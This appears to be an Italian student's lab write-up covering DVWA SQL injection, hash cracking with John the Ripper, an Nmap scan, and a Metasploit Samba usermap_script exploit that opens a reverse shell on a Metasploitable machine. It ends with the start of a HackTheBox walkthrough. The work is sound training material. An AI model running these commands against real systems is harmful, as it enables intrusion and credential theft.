



Metasploit - sql - samba - hackthebox (bonus)


Per quanto riguarda la prima traccia del progetto si parte dalla sql injection sulla DVWA di metasploitable.



Dalla figura sopra possiamo trovare sotto il nome Pablo la sua password hashata.



Possiamo poi usare Crackstation per trovare il tipo di hash, in modo da poter eseguire in maniera più efficiente **John the ripper**.




```


Parrot Terminal
File Edit View Search Terminal Help
0:00:00:00 - memory mapping wordlist (26325 bytes)
0:00:00:00 - No word mangling rules
0:00:00:00 - No stacked rules
0:00:00:00 Session completed
[parrot@parrot](-./john)
└─$ rm john.pot
[parrot@parrot](-./john) Exchange is a
└─$ ls question and answer site for information
john.log security professionals. It only takes a minute to
[parrot@parrot](-./john)
└─$ cd
[parrot@parrot](-)
└─$ joh --wordlist=/usr/share/seclists/Passwords/
Pattern-Matching/ Payloads/
[parrot@parrot](-)
└─$ joh --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt --format=Raw-MD5 passp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (?)
lg 0:00:00:00 DONE (2023-09-22 15:45) 100.0g/s 409600p/s 409600c/s 123456..20012001
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
[parrot@parrot](-)
└─$ Loaded 4 password hashes with no different salts (LM [DES 128/128 SSE]
No password hashes left to crack (see FAQ)

```

Una volta che abbiamo la password in chiaro “letmein” grazie a John, possiamo confermare che sia quella giusta semplicemente facendo il **log in** nella DVWA.



Nella seconda traccia del progetto si chiede di sfruttare la vulnerabilità del servizio **smb** sulla **porta 445** della macchina metasploitable.




```
[parrot@parrot]~[~]
$ [parrot@parrot]~[~]
$ [parrot@parrot]~[~]
$ $nmap -sV 192.168.13.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 15:58 CEST
Nmap scan report for 192.168.13.150
Host is up (0.00078s latency).

Not shown: 979 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

Per prima cosa avviamo la nostra scansione con **Nmap** per fare banner grabbing e capire nel dettaglio quale demone è in ascolto su quella porta.

Dopodiché avviamo metasploit e carichiamo il modulo con il relativo payload di default.



#	Name	Disclosure Date	Rank	Check	Description
-	---				
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access G
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associ
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon C
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Sc
4	post/linux/gather/enum_configs		normal	No	Linux Gather Co
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modu
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Micros
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Syst
8	exploit/multi/unix/usermap_script	2007-05-14	excellent	No	Samba "username
9	exploit/multi/unix/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2
10	exploit/linux/smb/setinfopolICY_heap	2012-04-10	normal	Yes	Samba SetInfor
	ationPolicy AuditEventsInfo Heap Overflow				

Quindi facciamo partire l'exploit e vediamo che viene creata una sessione con la conseguente shell nella macchina bersaglio. Eseguendo infine il comando **ifconfig** possiamo confermare effettivamente che la vulnerabilità è stata sfruttata.

The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The terminal displays the following text:

```
View the full module info with the info, or info -d command.
[msf] exploit(multi/samba/usermap_script) >> set rhosts 192.168.13.150
rhosts => 192.168.13.150
[msf] exploit(multi/samba/usermap_script) >> set lhost 192.168.13.100
lhost => 192.168.13.100
[msf] exploit(multi/samba/usermap_script) >> run
[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 -> 192.168.13.150:47204) at 2023-09-22 16:05:37 +0200
ifconfig
eth0      Link encap:Ethernet  Brdaddr 3e:29:96:ff:c6:ab
          inet  addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::3c29:96ff:feff:c6ab/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1396 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1386 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:87327 (85.2 KB)  TX bytes:0 (0.0 B)


lo       Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:156 errors:0 dropped:0 overruns:0 frame:0
            TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:37226 (36.3 KB)  TX bytes:37226 (36.3 KB)
```

Hack The Box - Oopsie (bonus)


Nella macchina Oopsie di Hackthebox ci viene chiesto di trovare la flag dello user **robert** e la **root flag**. Si parte ovviamente con la scansione di Nmap sulla macchina bersaglio e troviamo le porte 22 ssh e 80 http aperte. Questo ci fa capire che è attivo un web server nella macchina target. Accediamo all'indirizzo ip tramite browser utilizzando **Burpsuite** come proxy per poter enumerare il sito web. Questo poteva essere fatto anche con directory brute force come **gobuster**.

Grazie a questa enumerazione possiamo trovare **/cdn-cgi/login** altrimenti non visualizzabile tramite browser.

Su questa pagina possiamo utilizzare l'ingresso da ospite e vedere tramite burpsuite i relativi **cookie**.



